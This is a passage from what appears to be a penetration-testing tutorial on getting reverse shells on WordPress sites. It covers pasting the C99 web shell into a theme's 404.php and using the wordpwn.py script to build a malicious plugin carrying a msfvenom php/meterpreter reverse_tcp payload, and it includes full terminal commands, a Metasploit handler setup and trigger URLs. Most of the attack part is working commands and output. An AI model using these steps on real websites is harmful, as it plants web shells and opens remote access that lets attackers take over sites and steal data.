
2. Reverse Shell Through Editing Wordpress Theme


Wordpress Themes enhance the look of the Wordpress websites. The content of these themes can be edited to upload a reverse shell on the target. Our readers have seen this a number

r of times where a php-reverse_shell was uploaded to get a reverse shell. But for this tutorial , we will upload the infamous C99 webshell.



Here the 404.php page of the theme has been edited to copy the code of the C99 web shell into that page. Once the edited file is saved all that is needed to be done is visiting that page.





With C99 shell on the target website, there are a host of options to lay with.

3. Reverse Shell Through Uploading A Malicious Plugin

Uploading a malicious plugin is another way of gaining a reverse shell on a wordpress website. Github has many options of these Wordpress malicious plugins. Let's use one of them named malicious wordpress plugin.

```
kali@kali:~/wp_shelling$ git clone https://github.com/wetw0rk/malicious-wordpress-plugin
Cloning into 'malicious-wordpress-plugin' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 39 (delta 6), reused 12 (delta 5), pack-reused 22
Unpacking objects: 100% (39/39), done.
kali@kali:~/wp_shelling$ ls
malicious-wordpress-plugin
kali@kali:~/wp_shelling$ cd malicious-wordpress-plugin
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
LICENSE.md README.md wordpwn.py
kali@kali:~/wp_shelling/malicious-wordpress-plugin$
```

After navigating into the "malicious-wordpress-plugin" directory, execute the wordpwn.py script. It will show the usage of the script.

```
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
LICENSE.md md README.md wordpwn.py
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ python wordpwn.py

WORDPWN

Usage: wordpwn.py [LHOST] [LPORT] [HANDLER]
Example: wordpwn.py 192.168.0.6 8888 Y
kali@kali:~/wp_shelling/malicious-wordpress-plugin$
```

Execute the script again by setting the LHOST, LPORT and by enabling the handler option. i.e the "Y" option. This will start a Metasploit handler.

```

kali@kali:~/wp_shelling/malicious-wordpress-plugin$ python wordpwn.py 172.22.0.1 8888 Y
[*] Checking if msfvenom installed
[+] msfvenom installed
[+] Generating plugin script
[+] Writing plugin script to file
[+] Generating payload To file
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1505 (iteration=0)
php/base64 chosen with final size 1505
Payload size: 1505 bytes

[+] Writing files to zip
[+] Cleaning up files
[+] URL to upload the plugin: http://(target)/wp-admin/plugin-install.php?tab=upload
[+] How to trigger the reverse shell :
    → http://(target)/wp-content/plugins/malicious/wetw0rk_maybe.php
    → http://(target)/wp-content/plugins/malicious/QwertyRocks.php

    =[ metasploit v6.0.29-dev ]
+ -- --=[ 2098 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

[*] Processing wordpress.rc for ERB directives.
resource (wordpress.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (wordpress.rc)> set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
resource (wordpress.rc)> set LHOST 172.22.0.1
LHOST => 172.22.0.1
resource (wordpress.rc)> set LPORT 8888
LPORT => 8888
resource (wordpress.rc)> exploit
[*] Started reverse TCP handler on 172.22.0.1:8888

```


By this time, a new file named "malicious.zip" is created in the "malicious-wordpress-plugin" directory.


